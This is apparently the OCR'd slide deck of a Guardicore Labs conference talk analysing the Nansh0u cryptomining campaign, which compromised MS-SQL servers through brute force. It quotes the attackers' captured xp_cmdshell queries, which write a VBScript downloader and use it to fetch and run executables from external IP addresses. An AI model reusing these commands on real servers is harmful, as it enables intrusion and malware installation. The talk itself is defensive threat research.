Guardicore

DEEPSEC

The Turtle Gone Ninja

Investigation of an Unusual Cryptomining Campaign

Daniel Goldberg, Ophir Harpaz
Guardicore Labs

Nansh0u

- Not “yet another” crypto-mining campaign
- 50k servers
- 12 different payloads
- Sophisticated toolset
  - Exploits
  - Rootkit

whoarewe

Ophir Harpaz

@ophirharpaz

- Reversing enthusiast
- Twitter addict

Daniel Goldberg

@ace__pace


- Security jack of all trades
- Hopeless Windows fanboy

Guardicore

- Cloud & data center security company
- *Guardicore Labs*

GGSN

- Guardicore Global Sensors Network
- Route publicly accessible IPs to machines we control




Guardicore

Honeypot for Every Port

- Configure VMs with vulnerable services
  - Old phpMyAdmin, unpatched Windows, etc.
- Or after X login attempts - let them in

Honeypot for Every Port




The Anatomy of a Mass Campaign

“Server Attacks”?

- Attacks targeting server machines (≠ endpoints)
- Why?
  1. 0-interaction
  2. Long uptime
  3. Rich in money-making resources - CPU, bandwidth, storage
  4. Poor IT


Common Flow

1. Scan Ports (e.g. 1433, 445, 3306…)




Common Flow

1. Scan Ports (e.g. 1433, 445, 3306…)
    - Tools include *nmap*, *masscan*, and proprietary scanners




Common Flow

2. Exploit (Brute force, vulnerability…)




Common Flow

2. Exploit (Brute force, vulnerability…)
   - Seen in the wild: *EternalBlue* exploits in practically all languages, old web vulnerabilities, credential brute-force modules, etc.



Common Flow


3. Infect & Attack
   - Download & execute
   - Lateral movement



What We'll Cover

- ☑ Intro to *Server Attacks*
- ⬛ The *NanshOu* Story
  - ❑ How it all began
  - ❑ The Turtle's Infrastructure
  - ❑ Payloads
  - ❑ Scope & victims
- ❑ Conclusions

The *NanshOu* Story



Guardicore

Once upon a time...


- Incidents coming from South Africa
- Share the same attack flow
- Loads a signed driver...

Attack Flow (High Level)

1. MS-SQL brute-force
2. Configuration changes
3. A script file named *2.vbs* is written and executed
4. Two executables are run from a single command line

Now deeper.


1. MSSQL Brute Force



Guardicore

2. Configuration Changes

- Enable *xp_cmdshell*



Guardicore

3. *2.vbs*


mssql query
04:09:44
Query:
exec xp_cmdshell 'echo on error resume next >c:\ProgramData\2.vbs'
mssql query
04:09:47
Query:
exec xp_cmdshell 'echo with wscript:if .arguments.count^<2 then .quit:end if >>c:\ProgramData\2.vbs'
mssql query
04:09:53
Query:
exec xp_cmdshell 'echo set aso=.createobject("adodb.stream"):set web=createobject("microsoft.xmlhttp") >>c:\ProgramData\2.vbs'
mssql query
04:09:54
Query:
exec xp_cmdshell 'echo web.open "get",.arguments(0),0:web.send:if web.status^>200 then quit >>c:\ProgramData\2.vbs'
mssql query
04:10:03
Query:
exec xp_cmdshell 'echo aso.type=1:aso.open:aso.write web.responsebody:aso.savetofile .arguments(1),2:end with >>c:\ProgramData\2.vbs'
mssql query
04:10:09
Query:
exec xp_cmdshell 'cscript c:\ProgramData\2.vbs http://112.85.42.158:8595/apexp.exe c:\ProgramData\apexp.exe '
mssql query
04:12:27
Query:
exec xp_cmdshell 'cscript c:\ProgramData\2.vbs http://111.67.206.87:8389/360protect.exe c:\ProgramData\360protect.exe '

3. *2.vbs*

1. Write a downloader

```
> exec xp_cmdshell 'echo web.open "get",.arguments(0),0:web.send:if
web.status^>200 then quit >>c:\ProgramData\2.vbs'

> exec xp_cmdshell 'echo aso.type=1:aso.open:aso.write
web.responsebody:aso.savetofile .arguments(1),2:end with >>
c:\ProgramData\2.vbs'
```

3. *2.vbs*

1. Download files
2. Run them

```
> exec xp_cmdshell 'cscript c:\ProgramData\2.vbs
http://107.173.21.239:5659/apexp.exe c:\ProgramData\apexp.exe'

> exec xp_cmdshell 'cscript c:\ProgramData\2.vbs
http://107.173.21.239:5659/360protect.exe c:\ProgramData\360protect.exe'

> exec xp_cmdshell 'c:\ProgramData\apexp.exe c:\ProgramData\360protect.exe'
```

The Next Step

- Find more such incidents
- Obtain a set of **source IPs** and **destination IPs**
- One of the connect-back IPs led us to a researcher's paradise:

Tada

- File listing
  - Binaries, archives, logs, scripts...
- Timestamps
- Download counts
- *TRTL.rar*

Name .extension	Size	Timestamp	Hits
64	4.3 MB	2019-2-4 7:15:27	9
hfs.exe	2.2 MB	2019-2-23 1:50:35	37
apexp.exe	54.5 KB	2019-2-25 0:44:38	13836
apexp2012.exe	148.0 KB	2019-2-25 1:52:34	1460
401ip段.txt	277.3 KB	2019-3-3 15:40:48	3
gold.exe	5.8 MB	2019-3-15 15:32:51	37
TRTL.rar	20.8 MB	2019-3-16 0:10:06	2
linuxwakuang.txt	545B	2019-3-30 23:26:24	2
http-ip_81.txt	5.0 MB	2019-4-1 16:09:55	1
http-ip_82.txt	5.0 MB	2019-4-1 16:09:55	1
http-ip_83.txt	5.0 MB	2019-4-1 16:09:55	1
http-ip_84.txt	5.0 MB	2019-4-1 16:09:55	1
http-ip_85.txt	5.0 MB	2019-4-1 16:09:55	1
URL-sum-去重复.txt	58.0 KB	2019-4-2 11:40:06	4
sa结果-去重复.bat	105.4 KB	2019-4-11 10:33:27	2
tl.exe	4.1 MB	2019-4-11 23:36:59	1108
tls.exe	4.1 MB	2019-4-11 23:37:18	90


Tada

- File listing
  - Binaries, archives, logs, scripts...
- Timestamps
- **Download counts**
- *TRTL.rar*

Name .extension	Size	Timestamp	Hits
64	4.3 MB	2019-2-4 7:15:2	9
hfs.exe	2.2 MB	2019-2-23 1:50:3	37
apexp.exe	54.5 KB	2019-2-25 0:44:3	13836
apexp2012.exe	148.0 KB	2019-2-25 1:52:3	1460
401ip段.txt	277.3 KB	2019-3-3 15:40:4	3
gold.exe	5.8 MB	2019-3-15 15:32:5	37
TRTL.rar	20.8 MB	2019-3-16 0:10:0	2
linuxwakuang.txt	545B	2019-3-30 23:26:2	2
http-ip_81.txt	5.0 MB	2019-4-1 16:09:5	1
http-ip_82.txt	5.0 MB	2019-4-1 16:09:5	1
http-ip_83.txt	5.0 MB	2019-4-1 16:09:5	1
http-ip_84.txt	5.0 MB	2019-4-1 16:09:5	1
http-ip_85.txt	5.0 MB	2019-4-1 16:09:5	1
URL-sum-去重复.txt	58.0 KB	2019-4-2 11:40:0	4
sa结果-去重复.bat	105.4 KB	2019-4-11 10:33:2	2
tl.exe	4.1 MB	2019-4-11 23:36:5	1108
tls.exe	4.1 MB	2019-4-11 23:37:1	90

Tada

- File listing
  - Binaries, archives, logs, scripts...
- Timestamps
- Download counts
- ***TRTL.rar***



Name .extension	Size	Timestamp	Hits
64	4.3 MB	2019-2-4 7:15:27	9
hfs.exe	2.2 MB	2019-2-23 1:50:35	37
apexp.exe	54.5 KB	2019-2-25 0:44:38	13836
apexp2012.exe	148.0 KB	2019-2-25 1:52:34	1460
401ip段.txt	277.3 KB	2019-3-3 15:40:48	3
gold.exe	5.8 MB	2019-3-15 15:32:51	37
TRTL.rar	20.8 MB	2019-3-16 0:10:06	2
http-ip_81.txt	5.0 MB	2019-4-1 16:09:55	1
http-ip_82.txt	5.0 MB	2019-4-1 16:09:55	1
http-ip_83.txt	5.0 MB	2019-4-1 16:09:55	1
http-ip_84.txt	5.0 MB	2019-4-1 16:09:55	1
http-ip_85.txt	5.0 MB	2019-4-1 16:09:55	1
URL-sum-去重复.txt	58.0 KB	2019-4-2 11:40:06	4
sa结果-去重复.bat	105.4 KB	2019-4-11 10:33:27	2
tl.exe	4.1 MB	2019-4-11 23:36:59	1108
tls.exe	4.1 MB	2019-4-11 23:37:18	90

Progress Bar


- ☑ Intro to *Server Attacks*
- ☐ The *NanshOu* Story
  - ☑ How it all began
  - ❑ The Turtle's Infrastructure
  - ❑ Payloads
  - ❑ Scope & victims
- ❑ Conclusions

TRTL.rar

- Archive file containing three modules:
  - Port scanner
  - Brute forcer
  - Remote command executor

Port Scanner

- Found alongside a log file and an MS-SQL port list
- On *VirusTotal* since 2014



Guardicore

